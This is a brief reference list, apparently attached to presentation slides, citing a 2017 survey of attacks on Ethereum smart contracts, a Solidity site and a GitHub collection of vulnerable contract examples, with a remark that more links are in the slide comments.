- Atzei, Nicola, Massimo Bartoletti, and Tiziana Cimoli. "A Survey of Attacks on Ethereum Smart Contracts (SoK)." International Conference on Principles of Security and Trust. Springer, Berlin, Heidelberg, 2017.
- http://u.solidity.cc/
- https://github.com/trailofbits/not-so-smart-contracts

More links in slide comments :)